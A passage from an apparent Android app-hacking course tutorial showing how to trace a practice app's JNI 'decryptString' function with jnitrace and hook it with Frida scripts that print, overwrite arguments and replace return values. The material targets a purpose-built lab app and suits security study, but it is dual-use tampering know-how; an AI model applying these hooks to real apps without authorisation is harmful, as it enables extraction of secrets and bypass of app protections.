   5363 ms ------------------------------------------------Backtrace-------------------------------------------------
   5363 ms |-> 0x872c9f45:             _ZN7_JNIEnv17GetStringUTFCharsEP8_jstringPh+0x65 (libnative-lib.so:0x872c1000)
   5363 ms |-> 0x872c9d4c: Java_com_apphacking_ndkfrida_MainActivity_decryptString+0x6c (libnative-lib.so:0x872c1000)
   5363 ms |-> 0xa58afb98:                        art_quick_generic_jni_trampoline+0x48 (libart.so:0xa52c5000)


         /* TID 4088 */
   5365 ms [+] JNIEnv->NewStringUTF
   5365 ms |- JNIEnv*          : 0xa5a19400
   5365 ms |- char*            : 0x87041ca0
   5365 ms |:     Yhiq}$Ett$Legomrk%
   5365 ms |= jstring          : 0x69

   5365 ms ------------------------------------------------Backtrace-------------------------------------------------
   5365 ms |-> 0x872ca04f:                          _ZN7_JNIEnv12NewStringUTFEPKc+0x3f (libnative-lib.so:0x872c1000)
   5365 ms |-> 0x872c9e89: Java_com_apphacking_ndkfrida_MainActivity_decryptString+0x1a9 (libnative-lib.so:0x872c1000)
   5365 ms |-> 0xa58afb98:                        art_quick_generic_jni_trampoline+0x48 (libart.so:0xa52c5000)
```

We get an amazing trace view about the single JNI functions in this library and we can also see that „decryptString“ is being called.

The return value of our encrypted string will be printed below. But take a close look, it is the value „0x69“ which seems to be a reference to the original „Yhiq…“ string. We see it here :)

Why is this Useful?

Imagine you are having an application that is decrypting a static password, based on a complex routine. We just want to know, which string will be returned from this function and doing this with „jnitrace“ just takes a few seconds :).

You can use FRIDA CLI and jnitrace at the same time. However if you want to combine this amazing tool with your own scripts, take a look at the „-p“ and „-a“ parameter.

15.8.2. Interacting with native Methods (manually)

Interacting with the JAVA NDK is often not as easy as it seems. I have attached the source code of the „decryptString“ function, that you get a better understanding on what is happening.

```
#include <jni.h>
#include <string>

extern "C" JNIEXPORT jstring JNICALL
Java_com_apphacking_ndkfrida_MainActivity_decryptString(
        JNIEnv* env, jobject, jstring password, int rotation) {

        jboolean iscopy;
        int tmpValue = 0;

        const char* converted_string = (env)->GetStringUTFChars(password, &iscopy);
        std::string encryptedPW = converted_string;

        for(int i = 0; i < strlen(converted_string); i++) {
            tmpValue = (int) converted_string[i] + rotation;
            encryptedPW[i] = tmpValue;
        }

        return env->NewStringUTF(encryptedPW.c_str());
}
```

So even if the calling of the „decryptString“ function only seems to require two parameters, we need to consider two more. Please have a look at the video for a detailed explanation.

```
    /**
     * A native method that is implemented by the 'native-lib' native library,
     * which is packaged with this application.
     */
    public native String decryptString(String pw, int round);
}
```

If we want to print out the „String pw“ and the „int round“ paramter, we can do it with the following script.

If we want to print out the first and second argument, we need to reference them with „arg[2]“ and „arg[3]“ which is 3 and 4 (remember we count from 0-..).

```
Interceptor.attach(Module.findExportByName("libnative-lib.so",
"Java_com_apphacking_ndkfrida_MainActivity_decryptString"), {
    onEnter: function (args) {

        var password = args[2];

        Java.perform( function () {
            var String = Java.use("java.lang.String");
            // The data type of the password is a "jstring"
            // Therefore we need to cast it to a "Java String"
            var javaStringArg = Java.cast(ptr(password), String)
            send("Argument1: " + javaStringArg.toString());

        });
        // We can  simply print out the integer but JSON.stringify comes handy in
the future
        send("Argument2: " + JSON.stringify(args[3]));
    },

    onLeave: function (retval) {
        send("Return Value: " + retval);
        // Overwrite the return value with "My turn"
        const dstAddr = Java.vm.getEnv().newStringUtf("My turn");
        retval.replace(dstAddr);
    }
});
```

The function that calls the „decryptString“ method in the app, can be triggered with a button. We therefore don’t need to inject the script before the app starts.

We can simply inject into the already running application.

```
$ frida -U com.apphacking.ndkfrida -l hookDecryptString.js
```

The result is shown below:

```
[VMware Virtual Platform::com.apphacking.ndkfrida]-> message: {'type': 'send',
'payload': 'Argument1: Udemy App Hacking!'} data: None
message: {'type': 'send', 'payload': 'Argument2: "0x4"'} data: None
message: {'type': 'send', 'payload': 'Return value: 0x65'} data: None
[VMware Virtual Platform::com.apphacking.ndkfrida]->
```

We can now see the parameter „Udemy App Hacking“ and the integer value „0x4“ (4). To get a detailed explanation of this example, please take a look into the video. We will only discuss the most important parts here.

Interceptor attach:

The interceptor, intercepts function calls to the target address. We can retrieve the address address with the „Module.findExportByName“ function.

After getting the address, we can define two callbacks to interact with this function.

OnEnter - Callback:

We are entering the function and we are able to interact with the parameters. We can print them out or modify them. But we do not have an impact on the return value.

If we want to overwrite the „pw“ (string) and the „round“ (int) parameter, we have to do it this way:

```
Interceptor.attach(Module.findExportByName("libnative-lib.so",
"Java_com_apphacking_ndkfrida_MainActivity_decryptString"), {
    onEnter: function (args) {
        var password = args[2];
        Java.perform( function () {
            var String = Java.use("java.lang.String");
            // The data type of the password is a "jstring"
            // Therefore we need to cast it to a "Java String"
            var javaStringArg = Java.cast(ptr(password), String)
            send("Argument1: " + javaStringArg.toString());
        });
        // We can  simply print out the integer but JSON.stringify comes handy in
the future
        send("Argument2: " + JSON.stringify(args[3]));
         // Create a new String
         const myArgument = Java.vm.getEnv().newStringUtf("My Argument");
         // Overwrite the password argument with "My Argument"
         args[2] = myArgument
         // Overwritng the round parameter with "1" (ptr stands for pointer)
         args[3] = ptr("1");
    },
    // Return Value
    onLeave: function (retval) {
        send("retval: " + retval);
    }
});
```

OnLeave:

In this part of our function, we are able to play around with the return value. We can print it out or simply modify it as shown above:

For more information, please have a look at: https://frida.re/docs/javascript-api/#nativefunction.

A final consideration. Interacting with C functions is very different from what we have seen regarding to Java. Unfortunately we cannot simply create new objects and overwrite existing methods in C. We can only „touch“, „tamper“ or „modify“ them as shown in the examples above.

15.8.3. Solving CrackMe - Example

For this course, I have prepared a lot of crack me examples that gets solved with several different type of techniques. Please have a look at the video at the end of the FRIDA section, if you are interested in :).

This part is only included in the videos. It contains ton of useful FRIDA commands and shows you how to deal with the UI Thread in FRIDA.

- END -